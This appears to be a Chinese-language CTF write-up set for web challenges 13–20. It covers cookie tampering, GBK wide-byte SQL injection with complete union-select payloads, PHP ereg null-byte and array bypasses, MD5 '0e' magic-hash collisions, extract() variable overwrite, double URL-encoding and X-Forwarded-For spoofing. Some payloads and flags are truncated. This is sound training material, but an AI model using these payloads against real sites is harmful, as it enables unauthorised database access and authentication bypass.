



13.COOKIE


提示：COOKIE就是甜饼的意思，0==not
题目：

please login first!

writeup：提示cookie信息，所以查看一下请求头信息，发现Cookie中Login=0，又提示了0==not，所以尝试修改Cookie信息，使Login=1，方法可使用







14.MYSQL

提示：不能每一题都这么简单嘛！你说是不是？
题目：


Do you know robots.txt ?
百度百科

writeup：题目提示robots.txt，首先访问`http://chinalover.sinaapp.com/web11/robots.txt`，发现如下代码：


```
别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

发现当id=1024，提示no！try again，尝试访问其他几个页面，使用python执行一下：

```
import requests

url = 'http://chinalover.sinaapp.com/web11/sql.php?id='
for i in range (1000,1100):
    req = requests.get(url+str(i))
    print url+str(i)
    print req.content
```




发现当id=其他值时，都提示没有内容，问题应该就在id=1024里，刚开始考虑注入，想通过union联合查询出id=1024的内容，但是怎么写也没成功，最后看了大神的writeup，发现考点是mysql精度问题，崩溃。。
输入id=1024.00000001等float类型的数即可满足if条件，得到flag。



the flag is:nctf{q l}


15.sql injection 3

题目：




your sql:select id,title from news where id = '1'
Hello World!OVO

writeup：SQL注入题，
1.判断注入点：加单引号，“'”，发现被\转义了。



your sql:select id,title from news where id = '1\''
Hello World!OVO


使用`%df'`宽字节注入，报错了，输入`id=1%df' and 1=1 %23`：



your sql:select id,title from news where id = '1運''


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in **SQL-GBK/index.php** on line **10**

显示正常，输入`id=1%df' and 1=2 %23`：




your sql:select id,title from news where id = '1運' and 1=1 #'
Hello World!OVO

未显示任何信息，说明找到了注入点，接下来进行常规注入：



your sql:select id,title from news where id = '1運' and 1=2 #'

2.判断列数：`id=1%df' order by 2 %23`，显示正常，当`%df' order by 3 %23`时，报错，确定为2列。



your sql:select id,title from news where id = '1運' order by 2 #'
Hello World!OVO


3.union联合查询，`id=1%df' and 1=2 union select 1,2 %23`：

your sql:select id,title from news where id = '1運' and 1=2 union select 1,2 #'
2


3.获取当前数据库，`id=1%df' and 1=2 union select 1,database() %23`：

your sql:select id,title from news where id = '1運' and 1=2 union select 1,database() #'
sae-chinalover


4.获取数据库名，`id=1%df' and 1=2 union select 1,group_concat(table_name) from information_schema.TABLES where table_schema=0x7361652d6368696e616c6f766572 %23`，这里数据库名使用16进制。



5.发现ctf1-4表，随便查看一个，查看ctf4表的列明，`id=1%df' and 1=2 union select 1,group_concat(column_name) from information_schema.COLUMNS where table_name=0x63746634 %23`，发现存在id，flag两列，我们直接查询flag的值



6.获取flag值，`id=1%df' and 1=2 union select 1,flag from ctf4 %23`，得到flag



16./x00

提示：题目有多种解法，你能想出来几种？
题目：

```
view-source:
    if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

writeup：
可直接访问源代码，关于@ereg()函数，`int ereg(string pattern, string originalstring, [array regs]);`，ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的。所以，本题中`@ereg ("^[1-9]+$", $_GET['nctf'])`即要求nctf变量必须是数字，google发现ereg函数存在%00截断漏洞，当遇到%00(NULL)时，函数就截止了。`strpos(string,find,start)`,strpos()函数查找字符串在另一字符串中第一次出现的位置（区分大小写）。即`strpos ($_GET['nctf'], '#biubiubiu')`函数要求nctf变量中需要包含'#biubiubiu'字符串，才能返回flag。此题目前知道有两种方法绕过：
方法一：使用%00截断，构造payload如`nctf=1%00%23biubiubiu`，这里#符号需要进行URL编码，输入后的得到flag。

Flag: flag:nctf{us[redacted]n}

方法二：使用数组的形式绕过，payload为：`nctf[]=123`,传入之后，ereg是返回NULL的，===判断NULL和FALSE，是不相等的，所以可以进入第二个判断，strpos处理数组时，也是返回NULL，注意这里的是!==，NULL!==FALSE,条件成立，拿到flag


Warning: strpos() expects parameter 1 to be string, array given in **web4/f5a14f5e6e3453b78cd73899bad98d53/index.php** on line **10**
Flag: flag:nctf{us[redacted]an}

17.bypass again

提示：依旧是弱类型
题目：

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

writeup:本题考查MD5碰撞，当两个变量的md5值，hash值为0ed+类型时，==会认为两边的值都为0，即可满足条件，符合条件的值如下：md5('240610708') == md5('QNKCDZO')，payload：a=240610708&b=QNKCDZO，提交得到flag。





```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{ph[redacted]ol}
```

扩展MD5碰撞

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

18.变量覆盖

提示：听说过变量覆盖么？
题目：



writeup：发现页面底部有source.php，打开发现如下关键代码：

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
  <?php
    extract($_POST);
    if ($pass == $thepassword_123) { ?>
      <div class="alert alert-success">
      <code><?php echo $theflag; ?></code>
    </div>
  <?php } ?>
<?php } ?>
```


extract()函数的作用：从数组中将变量导入到当前的符号表，可以看到这里的代码为：extract($_POST)，即将POST的参数导入当前的符号表，由于extract()函数存在变量覆盖漏洞，所以提交post参数：pass=123&thepassword_123=123或者pass[]=&thepassword_123，即将两个变量的值修改成相同的，即可得到flag！

19.PHP是世界上最好的语言

提示：听说PHP是世界上最好的语言
题目：读取index.txt发现如下内容：


```
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: *****************} </p>";
}
?>

<br><br>
Can you authenticate to this website?
```


首先eregi()函数，判断id是否为hackerDJ，大小写敏感，其次对id进行了一次URL解码，因为页面传递时，已经会进行一次URLdecode，这里又解码一次后，要等于hackerDJ，所以传递id时需要进行两次url编码，上工具：




Can you authenticate to this website? index.txt

writeup：





提交
id=%25%36%38%25%36%31%25%36%33%25%36%62%25%36%35%25%37%32%25%34%34%25%34%6
得到flag




Access granted!

flag: nctf{ph e}

Can you authenticate to this website? index.txt

20.伪装者

提示：这是一个到处都有着伪装的世界
题目：



* *

管理系统只能在本地登陆

本系统外部禁止访问


* *

不是本地登陆你还想要flag？

writeup：这题怎么也没做出来。根据提示，本地访问，应该是指定`X-Forward-for:127.0.0.1`，重新刷新页面，应该会得到flag。

